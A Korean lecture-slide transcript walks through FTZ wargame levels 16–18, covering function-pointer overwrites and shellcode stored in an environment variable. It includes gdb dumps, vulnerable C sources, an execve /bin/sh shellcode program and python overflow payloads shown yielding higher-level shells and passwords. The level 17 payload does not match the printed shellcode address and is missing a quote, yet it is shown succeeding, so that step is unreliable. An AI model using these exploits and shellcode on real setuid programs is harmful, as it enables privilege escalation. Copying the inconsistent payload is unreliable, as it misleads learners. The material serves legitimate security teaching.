
- gdb를 실행시켜 main 함수 disassemble

```
level16@ftz:~  
Dump of assembler code for function main:  
0x08048518 <main+0>:  push    %ebp  
0x08048519 <main+1>:  mov     %esp,%ebp  
0x0804851b <main+3>:  sub     $0x38,%esp  
0x0804851e <main+6>:  movl    $0x8048500,0xffffffff0(%ebp)  
0x08048525 <main+13>:  sub     $0x4,%esp  
0x08048528 <main+16>:  pushl   0x80496e8  
0x0804852e <main+22>:  push    $0x30  
0x08048530 <main+24>:  lea     0xffffffffc8(%ebp),%eax  
0x08048533 <main+27>:  push    %eax  
0x08048534 <main+28>:  call    0x8048384 <fgets>  
0x08048539 <main+33>:  add     $0x10,%esp  
0x0804853c <main+36>:  mov     0xffffffff0(%ebp),%eax  
0x0804853f <main+39>:  call    *%eax  
0x08048541 <main+41>:  leave  
0x08048542 <main+42>:  ret  
0x08048543 <main+43>:  nop  
0x08048544 <main+44>:  nop  
0x08048545 <main+45>:  nop  
0x08048546 <main+46>:  nop  
0x08048547 <main+47>:  nop  
0x08048548 <main+48>:  nop  
0x08048549 <main+49>:  nop  
---Type <return> to continue, or q <return> to quit---
```



소스 분석

- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





소스 분석

- shell() 함수 시작 주소 얻기

```
level16@ftz:~  
0x0804853c <main+36>:  mov    0xffffffff0(%ebp),%eax  
0x0804853f <main+39>:  call   *%eax  
0x08048541 <main+41>:  leave  
0x08048542 <main+42>:  ret  
0x08048543 <main+43>:  nop  
0x08048544 <main+44>:  nop  
0x08048545 <main+45>:  nop  
0x08048546 <main+46>:  nop  
0x08048547 <main+47>:  nop  
0x08048548 <main+48>:  nop  
0x08048549 <main+49>:  nop  
---Type <return> to continue, or q <return> to quit---  
0x0804854a <main+50>:  nop  
0x0804854b <main+51>:  nop  
0x0804854c <main+52>:  nop  
0x0804854d <main+53>:  nop  
0x0804854e <main+54>:  nop  
0x0804854f <main+55>:  nop  
End of assembler dump.  
(gdb) p shell  
$1 = {<text variable, no debug info>} 0x80484d0 <shell>  
(gdb) p printit  
$2 = {<text variable, no debug info>} 0x8048500 <printit>  
(gdb) █
```



공격 프로그램 실행


- 공격 수행

```
level16@ftz:~  
[level16@ftz level16]$ (python -c 'print "A" * 40 + "\xd0\x84\x04\x08"'; cat) |  
./attackme  
whoami  
level17  
my-pass  
  
Level17 Password is "king poetic".  
█
```



버퍼 오버플로우 공격

- 공격 시 스택 구조





실습 FTZ Level 17. 함수 포인터 변조



문제 파악

- level17 계정으로 로그인 → 힌트 확인

```
level17@ftz:~  
login as: level17  
level17@192.168.232.131's password:  
[level17@ftz level17]$ ls -l  
total 28  
-rwsr-x---  1 level18  level17   13853 Mar  8  2003 attackme ← SetUID  
-rw-r-----  1 root    level17    191 Mar  8  2003 hint  
drwxr-xr-x  2 root    level17   4096 Feb 24  2002 public_html  
drwxrwxr-x  2 root    level17   4096 Jan 11  2009 tmp  
[level17@ftz level17]$ cat hint  
  
#include <stdio.h>  
  
void printit() {  
    printf("Hello there!\n");  
}  
  
main()  
{ int crap;  
  void (*call)()=printit; ← 함수 포인터  
  char buf[20];  
  fgets(buf,48,stdin); ← 버퍼 오버플로우  
  setreuid(3098,3098);  
  call();  
}
```



문제 파악

- level16 문제와의 차이? → **shell() 함수가 없음**

```
level16@ftz:~  
drwxrwxr-x  2 root    level16   4096 Jan 11  2009 tmp  
[level16@ftz level16]$ cat hint  
  
#include<stdio.h>  
  
void shell() {  
    setreuid(3097,3097);  
    system("/bin/sh");  
}  
  
void printit() {  
    printf("Hello there!\n");  
}  
  
main()  
{ int crap;  
  void (*call)()=printit; ← 함수 포인터  
  char buf[20];  
  fgets(buf,48,stdin); ← 버퍼 오버플로우  
  call();  
}  
  
[level16@ftz level16]$
```




소스 분석

- gdb를 실행시켜 main 함수 disassemble

```
level17@ftz:~  
Dump of assembler code for function main:  
0x080484a8 <main+0>:  push    %ebp  
0x080484a9 <main+1>:  mov     %esp,%ebp  
0x080484ab <main+3>:  sub     $0x38,%esp  
0x080484ae <main+6>:  movl    $0x8048490,0xffffffff0(%ebp)  
0x080484b5 <main+13>:  sub     $0x4,%esp  
0x080484b8 <main+16>:  pushl   0x804967c  
0x080484be <main+22>:  push    $0x30  
0x080484c0 <main+24>:  lea     0xffffffffc8(%ebp),%eax  
0x080484c3 <main+27>:  push    %eax  
0x080484c4 <main+28>:  call    0x8048350 <fgets>  
0x080484c9 <main+33>:  add     $0x10,%esp  
0x080484cc <main+36>:  sub     $0x8,%esp  
0x080484cf <main+39>:  push    $0xc1a  
0x080484d4 <main+44>:  push    $0xc1a  
0x080484d9 <main+49>:  call    0x8048380 <setreuid>  
0x080484de <main+54>:  add     $0x10,%esp  
0x080484e1 <main+57>:  mov     0xffffffff0(%ebp),%eax  
0x080484e4 <main+60>:  call    *%eax  
0x080484e6 <main+62>:  leave  
0x080484e7 <main+63>:  ret  
0x080484e8 <main+64>:  nop  
0x080484e9 <main+65>:  nop  
---Type <return> to continue, or q <return> to quit---
```

- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





- 환경 변수에 쉘 코드를 저장하는 프로그램 작성 (envsh.c)
 - 레벨 11에서 작성한 프로그램을 복사해도 됨

```
level11@ftz:~/tmp
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
    int i;
    int slen = strlen(shellcode);
    unsigned char code[SIZE];

    for (i = 0; i < SIZE - slen - 1; i++) {
        code[i] = 0x90;
    }
    strcpy(code + SIZE - slen - 1, shellcode);
    code[SIZE - 1] = '\0';

    memcpy(code, "SHELLCODE=", 10);
    putenv(code);
    system("/bin/bash");
}
~
"envsh.c" 21L, 469C 1,1 All
```



- 환경 변수 SHELLCODE의 주소 출력 프로그램 작성 (env.c)
 - 레벨 11에서 작성한 프로그램을 복사해도 됨

[illegible]



공격 프로그램 실행

- 환경 변수에 셸 코드를 저장하고 셸 코드의 주소 획득

```
level17@ftz:~/tmp
[level17@ftz tmp]$ gcc -o envsh envsh.c
[level17@ftz tmp]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: return type of `main' is not `int'
[level17@ftz tmp]$ ./envsh
[level17@ftz tmp]$ ./env
Address: 0xbffff466
[level17@ftz tmp]$
```



공격 프로그램 실행


- 공격 수행

```
level17@ftz:~  
[level17@ftz level17]$ (python -c 'print "A" * 40 + "\x66\x66\x66\x66"; cat) |  
./attackme  
whoami  
level18  
my-pass  
TERM environment variable not set.  
  
Level18 Password is "why did you do it".  
█
```



버퍼 오버플로우 공격

- 공격 시 스택 구조





실습 FTZ Level 18. 포인터 활용



문제 파악

- level18 계정으로 로그인 → 힌트 확인

```
level18@ftz:~  
#include <stdio.h>  
#include <sys/time.h>  
#include <sys/types.h>  
#include <unistd.h>  
void shellout(void);  
int main()  
{  
    char string[100];  
    int check;  
    int x = 0;  
    int count = 0;  
    fd_set fds;  
    printf("Enter your command: ");  
    fflush(stdout);  
    while(1)  
    {  
        if(count >= 100)  
            printf("what are you trying to do?\n");  
        if(check == 0xdeadbeef) ← 이번 문제의 목표. 어떻게?  
            shellout();  
        else  
        {  
            FD_ZERO(&fds);  
            FD_SET(STDIN_FILENO, &fds);  
  
            if(select(FD_SETSIZE, &fds, NULL, NULL, NULL) >= 1)  
            {  
                if(FD_ISSET(fileno(stdin), &fds))  
                {
```



- level18 계정으로 로그인 → 힌트 확인

```

read(fileno(stdin),&x,1);
switch(x)
{
    case '\r':
    case '\n':
        printf("\a");
        break;
    case 0x08:
        count--;
        printf("\b \b");
        break;
    default:
        string[count] = x;
        count++;
        break;
}
}
}
}
}


void shellout(void)
{
    setreuid(3099,3099);
    execl("/bin/sh","sh",NULL);
}

[level18@ftz level18]$
```





select와 fd_set

- select 함수
 - 파일 디스크립터의 변화를 확인
 - 멀티플렉싱 서버를 구현하기 위해 사용



fd_set 구조체 (크기 128 byte = 1024 bit)

```
typedef struct fd_set {  
    u_int    fd_count;           // 소켓 핸들의 수  
    SOCKET   fd_array[FD_SETSIZE]; // 소켓 핸들의 배열  
} fd_set;
```





소스 분석

- gdb를 실행시켜 main 함수 disassemble

```
level18@ftz:~  
Dump of assembler code for function main:  
0x08048550 <main+0>:  push    %ebp  
0x08048551 <main+1>:  mov     %esp,%ebp  
0x08048553 <main+3>:  sub     $0x100,%esp  
0x08048559 <main+9>:  push    %edi  
0x0804855a <main+10>: push    %esi  
0x0804855b <main+11>: push    %ebx  
0x0804855c <main+12>:  movl    $0x0,0xffffffff94(%ebp) ← int x = 0;  
0x08048563 <main+19>:  movl    $0x0,0xffffffff90(%ebp) ← int count = 0;  
0x0804856a <main+26>:  push    $0x8048800  
0x0804856f <main+31>:  call    0x8048470 <printf>  
0x08048574 <main+36>:  add     $0x4,%esp  
0x08048577 <main+39>:  mov     0x804993c,%eax  
0x0804857c <main+44>:  mov     %eax,0xffffffff04(%ebp)  
0x08048582 <main+50>:  mov     0xffffffff04(%ebp),%ecx  
0x08048588 <main+56>:  push    %ecx  
0x08048589 <main+57>:  call    0x8048430 <fflush>  
0x0804858e <main+62>:  add     $0x4,%esp  
0x08048591 <main+65>:  jmp     0x8048598 <main+72>  
0x08048593 <main+67>:  jmp     0x8048775 <main+549>  
0x08048598 <main+72>:  cmpl    $0x63,0xffffffff90(%ebp)  
0x0804859c <main+76>:  jle     0x80485ab <main+91>  
0x0804859e <main+78>:  push    $0x8048815  
---Type <return> to continue, or q <return> to quit---
```



소스 분석


